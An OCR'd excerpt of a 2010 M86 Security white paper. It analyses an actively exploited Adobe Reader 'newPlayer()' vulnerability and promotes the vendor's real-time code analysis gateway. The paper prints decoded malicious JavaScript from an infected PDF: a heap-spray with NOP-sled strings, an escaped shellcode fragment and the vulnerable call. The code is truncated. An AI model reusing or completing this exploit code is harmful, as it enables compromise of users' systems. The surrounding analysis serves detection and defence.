
Description:
A vulnerability has been reported in Adobe Reader and Acrobat, which can be exploited by malicious people to compromise a user's system.

The vulnerability is caused due to an unspecified error in the implementation of the "Doc.media.newPlayer()" JavaScript method. This can be exploited to corrupt memory and execute arbitrary code via a specially crafted PDF file.

NOTE: This vulnerability is currently being actively exploited.

The real-time code analysis and behavioral analysis techniques scan the malicious PDF file, demonstrating how these attacks are detected before used by cybercriminals.

Below is the encoded JavaScript stream from the infected PDF file:




After on-the-fly decoding, the malicious JavaScript is revealed:

```
ylerati2=new Array();
var fzfpa8 = 'ARG9090ARG9090'.replace(/ARG/g,'%u');
var imkujn2 = 'Z54EBZ758BZ8B3CZ3574ZX378Z56F5Z768BZX32XZ33F5Z49C9ZAD41ZDB33ZXF36Z14BEZ3828Z74
fzfpa8=unescape(fzfpa8);
imkujn2=unescape(imkujn2);endstream
endobj
111112 0 obj<</Filter/FlateDecode/Length 178>>stream
while(fzfpa8.length <= 0x8000){fzfpa8+=fzfpa8;}
fzfpa8=fzfpa8.substr(0,0x8000 - imkujn2.length);
for(gofmeq=0;gofmeq<xsbrgm;gofmeq++) {ylerati2[gofmeq]=fzfpa8 + imkujn2;}
if(xsbrgm){dwdsf1();dwdsf1();try {this.media.newPlayer(null);} catch(e) {}dwdsf1();}endstream
endobj
trailer<</Root 1 0 R /Size 11>>
```


At this stage, the scanning engine recognizes the “newPlayer()” vulnerability (checked in red). Because this is a zero-day vulnerability (the M86 Secure Web Gateway would be encountering it for the first time) the “newPlayer()” vulnerability would be considered unknown. Subsequently, the M86 Secure Web Gateway falls back to its behavioral analysis capability.

Below, the behavior of the JavaScript is suspicious; therefore it is blocked by this default rule, requiring no updates.



Behavioral analysis is the only way to protect against zero-day exploits.

After this vulnerability is discovered and analyzed by M86 Security Labs, a new security policy is updated to the M86 Secure Web Gateway. It's then fully recognized and blocked, as the logging information can now identify the vulnerability.



Active real-time code analysis, combined with the powerful behavioral analysis backstop, is essential to detect and stop crimeware that targets unknown and un-patched vulnerabilities.

M86 SECURITY'S PATENTED REAL-TIME CODE ANALYSIS TECHNOLOGY

Clearly, the use of multiple detection technologies is important to any defensive system. M86's Secure Web Gateway provides complete layered protection against Web-based malware. The M86 Secure Web Gateway provides leading security for inbound and outbound threats, including URL filtering and anti-virus scanning.

However, in today's Web environment, a simple layered defense is not enough. As demonstrated in this paper, URL filtering and antivirus scanning alone or combined may no longer block the majority of threats. That's why M86 provides an added layer of protection with its real-time code analysis technology.


M86's real-time code analysis is a unique technology that scans every piece of incoming and outgoing Web content in HTTP/HTTPS/FTP. It detects and blocks crimeware, malware, Trojans, targeted attacks and other malicious Web content before they can penetrate corporate networks, even when hiding in encrypted SSL traffic. Inspected content remains encrypted when entering and exiting the appliance, ensuring that unencrypted traffic doesn't leave the appliance to avoid eavesdropping.

Cybercriminals increasingly use rich content types for distributing their malware on Web 2.0 and high-profile compromised websites. M86's Acrobat Flash and PDF content inspection features detect and prevent active content embedded in rich content types in real time.

The real-time code analysis technology achieves the highest rate of malicious code prevention. The M86 Secure Web Gateway analyzes all incoming and outgoing Web content in real-time, regardless of its original source, and understands its potential effects before the code is executed. By discerningthe true intent of Web content, the real-time code analysis technology detects and prevents crimeware despite the propagation techniques and anti-forensics methods used. This prevents any malicious Web content from entering or exiting the corporate network, protecting enterprises from crimeware that could result in severe business damage.

How the M86 Secure Web Gateway Analyzes a Web Page


1. All content is analyzed for its true content type.
2. The content is then broken down into its separate parts.
3. These parts are processed by the specialist processing engines in the real-time code analysis technology, such as the PDF scanner, JavaScript scanner, behavioral engine, etc.
4. This results in an overall behavioral profile for the Web page which is then compared with the user's security policy.
5. This security policy defines what is blocked, allowed or stripped from the Web page.
6. Before the Web page is delivered to the user, the fix-up engine ensures that the page is properly formatted and safe for the user to view.



SUMMARY

The purpose of the M86 Security Labs research was to demonstrate the issues users face regarding Web-based threats in the new dynamic malware environment. The threats that were tested only represent a sample of those encountered daily.

As the examples discussed in this paper illustrate, a vulnerability window exists when relying on a simplified strategy for Web threat protection. Due to today's Web environment and the nature of dynamic threats, many security technologies fail to prevent infection from evolving Web attacks.



To provide the protection and trust necessary for users to benefit from the Web safely, M86 Security refers to the most effective combination of technologies as the three-legged stool, which comprises URL filtering, anti-virus and real-time code analysis.

ABOUT M86 SECURITY

M86 Security is the global expert in real-time threat protection and the industry's leading Secure Web Gateway provider. The company's appliance, software, and Software as a Service (SaaS) solutions for Web and email security protect more than 24,000 customers and over 17 million users worldwide. M86 products use patented real-time code analysis and behavior-based malware detection technologies as well as threat intelligence from M86 Security Labs to protect networks against new and advance threats, secure confidential information, and ensure regulatory compliance. The company is based in Orange, California with international headquarters in London and development centers in California, Israel, and New Zealand.

TRY BEFORE YOU BUY

M86 Security offers free product trials and evaluations. Simply contact us or visit **www.m86security.com/downloads**

M86 SECURITY™

Corporate Headquarters
828 West Taft Avenue
Orange, CA 92865
United States
Phone: +1 (714) 282-6111
Fax: +1 (714) 282-6116

International Headquarters
Renaissance 2200
Basing View, Basingstoke
Hampshire RG21 4EQ
United Kingdom
Phone: +44 (0) 1256 848 080
Fax: +44 (0) 1256 848 060

Asia-Pacific
Millennium Centre, Bldg C, Level 1
600 Great South Road
Ellerslie, Auckland, 1051
New Zealand
Phone: +64 (0) 9 984 5700
Fax: +64 (0) 9 984 5720

Version 03/01/10